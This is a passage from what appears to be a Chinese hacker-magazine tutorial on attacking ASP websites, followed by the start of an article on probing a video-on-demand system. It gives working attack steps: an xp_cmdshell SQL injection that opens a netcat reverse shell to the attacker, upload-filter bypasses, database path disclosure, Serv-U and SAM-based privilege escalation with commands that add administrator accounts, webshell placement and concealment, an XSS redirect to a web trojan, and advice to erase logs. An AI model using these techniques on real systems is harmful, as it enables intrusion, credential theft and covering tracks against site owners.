


图4 上传nc.exe

(3)在本机用nc监听1234端口，这个端口可以自己指定。

(4)在地址栏中提交**http://www.xxx.com/xx/x.asp?id=123;exec master..xp_cmdshell "nc-e cmd 本机ip 1234"--**，里面的1234就是你在本机上监听的端口。

(5) 在返回的shell里面你就可以做你想做的任何事情了，如图5所示。




图5 连接目标主机

6.如果当前网站可以上传文件，但对文件的类型进行了限制，如限制只能上传jpg、gif等格式的文件及不能上传asp、php、aspx等格式的文件。

解决方法：

(1) 把asp木马的后缀改成网站允许的jpg等格式，上传后再利用后台的数据库备份功能，把文件还原成asp格式。

(2) 利用现在大多数网站存在的上传漏洞，我们可以手工修改文件格式，也可以利用专门的上传工具。

(3) 我们可以尝试在上传时的.asp后面直接加空格，或者加.来达到逃避检测的目的。

(4) 有些网站的上传限制是通过上传文件所在的文件夹限制的，我们可以通过在虚拟路径上加../来达到逃避检测的目的。

(5) 我们可以尝试把后缀改成cer或者asa，直接上传，直接点击即可。

(6) 我们可以把asp大写，来达到逃避检测的目的。

7.像很多商业化的网站系统，如DVBBS、BBSXP、动力、乔客、网上商城等，它们的数据库路径和名称是默认的，所以攻击类似的网站时，我们可以尝试默认路径下载数据库。如果不是系统的网站，我们也可以尝试猜测数据库的路径。

8.对于一些access数据库的主机而言，我们还可以通过暴库获得数据库的绝对路径。假设页面地址是http://www.xxx.

com/xx/x.asp?id=123，我们可以尝试提交 **http://www.xxx.com/xx%5cx.asp?id=123**。如果能获得绝对地址，我们只要再适当配置网页地址，就能下载到数据库了，如图 6 所示。

```
地址(D) http://www.[redacted]com/txl%5cShowThread.asp?RootID=812

Microsoft VBScript 编译器错误 错误 '800a03f6'

缺少 'End'

/iisHelp/common/500-100.asp，行242

Microsoft JET Database Engine 错误 '80004005'

'D:\[redacted]\data\llsz.mdb'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。

/txl/setup.asp，行27
```

图 6 获得数据库的物理路径

当然暴库还有其他方法，如 conn.asp 法，动力文章系统以前就暴出过这个漏洞。

> **利用方法：**
>
> 假设目标网站为 www.xxx.org，我们只要提交 www.xxx.org/inc/conn.asp，就可以获得数据库的绝对路径。但由于每个系统的应用都不同，我这里就不细讲了。

9.如果网站程序对我们提交的' 等符号做了过滤的话，我们用以前的数据库查询方法是行不通的，因为很多 sql 语句都不能执行，这样的话我们就可以用 union 查询，一样可以获得数据库中的信息，具体的使用方法，非安全前几期的文章都有提到。

10.有时候攻击，我们需要知道网站的绝对路径。

> **获得方法：**
>
> (1) 通过暴库的方式获得绝对路径，使用方法和我刚才介绍获得数据库绝对路径的方法是一样的。
>
> (2) 通过用 WSockExpert 抓包分析，获得绝对路径，如 DVBBS7.1，我们就可以通过在上传文件的时候抓包，从而得到绝对路径。
>
> (3) 有些情况我们能通过工具浏览目标主机的硬盘，我们可以逐个分析文件夹，从而找到网站所在的路径。
>
> (4) 有些网站的后台直接给出了网站的绝对路径。

11.如果当前网站找不到注入漏洞，我们可以通过 domain 或者啊 D 的旁注功能来尝试解决。

> **什么是旁注？**
>
> 就是通过目标网站所在主机上存放的其它网站进行注入攻击的方法，搜寻到当前主机上捆绑的其它站点，或许我们就能从这些站点中找到我们攻击的入口。

四、提升权限

获得 WEBSHELL 之后，我们面临的最大难题就是怎样才能获得目标主机的管理员权限，从而最终控制目标主机。

常用方法：

1、利用 serv-u 本地提权。

目前通过 serv-u 来进行提权，是使用得比较多的一种方法。我们首先上传工具ftp.exe到C:\winnt\system32\inetsrv\data\、C:\Documents and Settings\All Users\Documents 或者站点根目录等有执行权限的目录下，然后在命令提示符下执行 **ftp.exe "net user username password/add"** 等命令，从而达到提升权限的目的。

2、修改 serv-u 目录下的 ServUDaemon.ini 来提权。

通过修改 serv-u 目录下的 ServUDaemon.ini 来添加一个系统管理员，见图 7。

```
ServUDaemon.ini - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)
[GLOBAL]
Version=6.0.0.2                          服务器版本号
ProcessID=712                            进程ID
[DOMAINS]
Domain1=192.168.3.160||21|maxell|1|0|0   域IP、端口、域名
[Domain1]                                域序号
User1=maxell|1|0                         用户序号、用户名
[USER=maxell|1]                          用户名
HomeDir=c:\                              可访问服务器路径
RelPaths=1                               锁定用户于主目录
TimeOut=600                              重试时间
Maintenance=System                       用户权限
Access1=C:\|RWAMELCDP                    用户可用操作方式R表示可读，W表示
                                         可写，E表示可执行等等。
```

图 7 修改 ini 文件

这就添加了一个用户名为 1，密码为空，能对 c 盘有读写、追加、删除、执行、列表、创建、继承等权限的系统管理员账号。然后在 cmd 下登录进去，用 **quote site exec net user username password /add**和**quote site exec net localgroup administrators username /add** 的命令形式来提升权限，如图 8 所示。

3、通过数据库连接文件（一般为 conn.asp）获取数据库账号密码，如图 9 所示。

```
C:\>ftp 192.168.182.2
Connected to 192.168.182.2.
220 Serv-U FTP Server v6.0 for WinSock ready...
User (192.168.182.2:(none)): 1
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp> quote site exec net user test /add
200 EXEC command successful (TID=33).
ftp> quote site exec net localgroup administrators test /add
200 EXEC command successful (TID=33).
ftp>
```

图 8 添加系统管理员

```
conn - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)
<%
dim conn,connstr
Set conn = Server.CreateObject("ADODB.Connection")
connstr = "Provider=sqloledb; User ID=info; Password=123456; Initial
conn.open connstr
'connstr="DBQ="+server.mappath("data/info.mdb")+";DefaultDir=;DRIVER
'Set conn=Server.CreateObject("ADODB.CONNECTION")
'conn.open connstr
%>
```

图 9 获取数据库的账号和密码

然后通过数据库连接进去，来达到提升权限的目的。

4、通过写脚本在启动项目下，地址一般是 **C:\Documents and Settings\All Users\开始\程序\启动**，从而通过脚本来提升权限。




图 10 破解 PcAnywhere 用户名、密码

5、通过 pcanywhere 提权。

我们在 **C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere** 下提取cif结尾的文件，然后下载来本地破解，获得其登录用户名和密码，如图 10 所示。

然后在本机上通过 pcanywhere 直接登录上去即可。

6、复制 cmd.exe 到 cscripts 目录下，人为地制造 unicode 漏洞来提权。

7、修改开机自动运行的.ini 文件，在里面添加一些命令，从而达到提升权限的目的。

8、在 **C:\winnt\system32\co-nfig** 目录下，可以下载到

服务器的sam表，然后通过软件LC5、samside来破解，再通过本地的服务器管理软件远程登录即可。

五、ASP木马的使用

1.一句话木马的使用

现在流行的一句话木马有蓝屏大叔的一句话木马，海洋顶端eval版一句话木马等，你也可以自己构造。这种方法主要用在数据库做了后缀名改为asp的防下载处理，但网站程序并未对某些需要输入数据库的变量（如用户名、密码、email等）进行严格过滤的情况下。我们可以把一句话木马输入那些未过滤的项中，然后在一句话木马的客户端填上目标网站的数据库地址即可获得webshell。当然一句话木马由于其短小精悍的特点，一定还有其他的用武之地，就看读者自己发挥了。

2.海阳顶端asp木马

作为当下最流行的asp木马，海阳顶端的功能自是不言而喻的，其使用方法的介绍也随处可见。

> **注意**
>
> ① 首先对于C/S模式的海阳，我们一定要记住给服务端加密，因为已经有杀毒软件能够捕杀asp木马了。
>
> ② 当我们获得webshell浏览当前主机的目录时，可能由于管理员的设置，我们不能访问某些文件夹或者某些盘，但这些限制一般是针对这些特定文件夹的，而对它的下一级子目录则大多没做限制，因此我们只要直接跳到下一级子目录访问即可。
>
> ③当我们使用海阳的命令执行功能时，可能我们没有访问c:\winnt\system32\cmd.exe的权限，因而不能执行任何程序，这时我们只需在具有执行权限的目录下（如C:\winnt\system32\inetsrv\data\，C:\Documents and Settings\All Users\Documents或者站点根目录）上传一个cmd.exe，然后在执行时指定cmd.exe的路径即可，如图11所示。

3.asp木马和aspx木马

在某些特定的条件下，aspx木马的权限要比asp木马的权限高，当我们上传的asp木马的权限不够时，我们可以尝试使用aspx木马，或许会有意想不到的结果。




图11 指定cmd.exe的路径

4.上传asp木马获得webshell以后，我们应该利用现有的asp木马在更深的目录下面再备份几个C/S模式的asp木马，因为这种木马往往都很小。然后再删除开始上传的asp木马，减少被管理员发现的危险性。

六、跨站攻击

> **小知识**
>
> 什么是跨站攻击？就是在目标网站的网页上给出一个当前网站的链接，而浏览该网站的用户点击该链接时，网页会自动转向我们在另外站点存放的一个网页木马。
>
> 跨站攻击的原理：就是利用网站对我们输入数据过滤的不严格，从而构建使网页转向的脚本语句。

例如：某个新闻发布系统的用户评论部分对用户名和email过滤不严格，我们就可以点击某一条新闻，在用户评论部分的用户名处输入<script>location="http://www.xxx.com/x.htm"</script>这样的语句，当然你也可以自己构造语句，其中www.xxx.com/x.htm为我们存放网页木马的地址。完成后，只要其他浏览网站的用户再点击这条新闻，新闻页面就会自动转向www.xxx.com/x.htm。网站是否有跨站漏洞，我们可以用<script>alert("hello")</script>这句代码来检测，如果网页弹出了"hello"的提示框，则表示有跨站漏洞，如图12所示。




图12 跨站显示提示信息

当然，跨站攻击还有其它模式，由于非安全前几期的文章都有详细的介绍，这里就不再一一列举了。

七、google注入

使用google中的一些语法，我们可以利用google的搜索功能提供给我们许多有用的注入信息。

攻击后

攻击完成后，一定要记得清除日志，因为日志中保留了许多我们攻击的证据，我们可以手工清理，也可以用专门的工具，个人推荐小榕写的日志清除工具。当然，我也要提醒广大黑客爱好者，我们学习黑客技术并不是为了搞破坏，而是要通过这样的学习，提高自身能力，以便将来更好地为祖国做贡献。所以，当你完成某些站点漏洞测试时，记得一定要通知网站管理员哦。

后话

由于注入技术的博大精深，我不可能对其面面俱到，对于其中的一些不足或者是说得不对的地方，还请各位高手多多包涵，欢迎到黑客手册论坛与我交流。

> **辅助文章：**
>
> 《SQL注入天书之ASP注入漏洞全接触》作者：小竹
>
> 文章链接：http://nohack.cn/bbs/viewthread.php?tid=2787&extra=page%3D1
>
> 《日志，你会清了吗？》作者：剑心 05年10月F6 第6页
>
> 《黑客的合法前哨—踩点》作者：依冰 05年04月F1 第10页
>
> 《跨站也可以这样玩》作者：剑心 05年10月F6 第28页
>
> 《蔚蓝色的海洋梦——海阳顶端网2006正式版》作者：许子先 05年04月 第65页
>
> 《web上传漏洞+暴库》作者：ivory 05年7、8月合刊 第19页

编辑点评： 图文并茂，简单易懂。好长时间没有玩注入了，看完这篇文章也算是温故而知新了，作者在文章某些细节上没有说得很清楚，于是我把以往杂志上相关文章做了链接，读者可以方便地查找。什么？你没有买？马上联系土豆吧~

WEB站点ASP注入攻略

WEB站点ASP注入攻略

等了半天公汽还没有到，一漂亮MM吸引了我的眼球。突然想起自己没有带零钱，急忙找人换零钱。什么？为什么不去买个零食换零钱？我换了，但是别人说没有零钱找，汗~~现在上帝的地位太低了吧！于是想用色相找那个漂亮MM商量，没想到MM拿走我10RMB后丢给我一本《黑客手册》，还找了我1.2元钱，丢下一句话："现在是网络时代，谁不知道《黑客手册》啊，小样~有什么不懂的来问我！"我刚想说些什么，汽车来了，看看手上的零钱，嘿~正好搭车！（武汉的车票是1.2RMB），大家该看文章了~~~

从万象VOD视频点播到FTP密码

hailang [F.S.U.]

从本文你可以学到：

1. 用RealPlayer获得万象VOD系统中的影片
2. 改变PlayFileName参数的值来获得目标系统信息
3. 获得目标Serv-U FTP服务器的敏感信息

现在放假了，没什么事可干，去网上搜索最近有什么电影可以看，无意之间发现了万象VOD系统（测试版本：万象视频点播系统 Ver 3.2），我记得万象原来是出网吧管理软件的，今天我们来看看它的VOD视频点播系统安全性怎么样。

随便找一个电影播放，就会弹出一个网页，让我们在那里观看。我们可以让它在RealPlayer或者别的什么播放软件中播放，如图1所示。




图1 VOD视频点播系统播放界面

等到可以正常播放了，我们依次选择"文件"—"编辑属性"—"编辑来源"就可以看到地址了。今天我做的时候因为服务器没有找到，电影文件就直接报错了，但这个不影响我们的后续操作，如图2所示。

